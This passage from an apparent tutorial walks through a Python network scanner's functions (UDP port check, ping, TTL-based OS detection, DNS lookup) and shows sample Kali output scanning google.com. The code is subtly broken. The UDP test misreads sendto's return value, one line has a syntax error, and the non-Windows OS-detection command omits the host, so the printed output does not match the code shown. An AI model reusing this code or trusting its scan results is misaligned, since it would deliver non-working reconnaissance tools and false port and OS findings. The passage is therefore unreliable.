            with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
                s.settimeout(1)
                result = s.sendto(b"", (ip, port))
                if result:
                    print(f"Port {port} is open")
                else:
                    print(f"Port {port} is closed")
        except Exception as e:
            print(f"Error scanning UDP port {port}: {e}")
```

UDP ports are scanned by sending empty data to check if the port responds.

Ping Request (ping_host)

A ping request is made to the user-input IP address or domain to check if the system is reachable and to measure the Round-Trip Time (RTT).

```
def ping_host(host):
    command = ["ping", host, "-n", "3"] if platform.system().lower() == "windows" else ["ping", host, "-c", "3"]
    try:
        process = subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        for line in iter(process.stdout.readline, b ""):
            decoded_line = line.decode("utf-8").strip()
            if "time=" in decoded_line.lower():
                print(decoded_line)
        process.stdout.close()
        process.wait()
    except Exception as e:
        print(f"An error occurred while pinging: {e}")
```

A ping request is executed via `subprocess.Popen`. This request is made three times, as 10 pings would be too many.

Operating System Detection (`detect_os`)

This function detects the operating system based on the TTL value obtained from the ping response.

```
def detect_os(ip):
    command = ["ping", ip, "-n", "1"] if platform.system().lower() == "windows" else ["ping"]
    try:
        process = subprocess.Popen(command, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        output, _ = process.communicate()
        if process.returncode != 0:
            return "Error: Unable to execute ping."

        for line in output.decode("utf-8").splitlines():
            if "ttl=" in line.lower():
                ttl = int(line.split("ttl=")[1].split()[0])
                if ttl <= 64:
                    return "Linux/Unix-based OS"
                elif ttl <= 128:
                    return "Windows"
                elif ttl <= 255:
                    return "Network device (e.g., Cisco Router)"
                else:
                    return "Unknown OS"
    except Exception as e:
        return f"An error occurred during OS detection: {e}"
```

The operating system is identified based on the TTL (Time to Live) value. The TTL value indicates whether the system is running Linux, Windows, or another type of device.

Domain Name to IP Address Resolution (`resolve_host`)

This function resolves a domain name to an IP address using the `socket.gethostbyname` method.

```
def resolve_host(host):
    try:
        return socket.gethostbyname(host)
    except socket.gaierror:
        raise ValueError(f"Error: Unable to resolve host '{host}'")
```

The domain name is resolved to an IP address using the `gethostbyname` method.

Terminal Output of Python Network Scanner

The following terminal output demonstrates the execution of the Python network scanner script when targeting `google.com`. The program first resolves the IP address of the host, pings it to check connectivity, scans both TCP and UDP ports, and finally attempts to detect the operating system based on TTL values.

```
(kali㉿kali)-[~]
$ python3 newPython.py google.com
Enter the host (IP or domain): google.com
Resolved IP: 142.250.187.174
64 bytes from sof02s46-in-f14.1e100.net (142.250.187.174): icmp_seq=2 ttl=114 time=78.9 ms
64 bytes from sof02s46-in-f14.1e100.net (142.250.187.174): icmp_seq=3 ttl=114 time=99.1 ms
Scanning TCP ports for 142.250.187.174 ...
TCP Port 80 is open
TCP Port 443 is open
Scanning UDP ports for 142.250.187.174 ...
UDP Port 53 is closed
UDP Port 123 is closed
Detected OS: Windows
```

Ping Test: The program performs a simple ping test to `google.com` and reports the round-trip time (RTT) for each packet.

TCP Port Scanning: The script checks the common TCP ports (80 and 443) for their availability. In this case, both are open.

UDP Port Scanning: It checks the UDP ports (53 and 123) for availability, reporting them as closed.

OS Detection: The TTL (Time-to-Live) value from the ping response is used to make an educated guess about the operating system. In this case, it identifies the system as Windows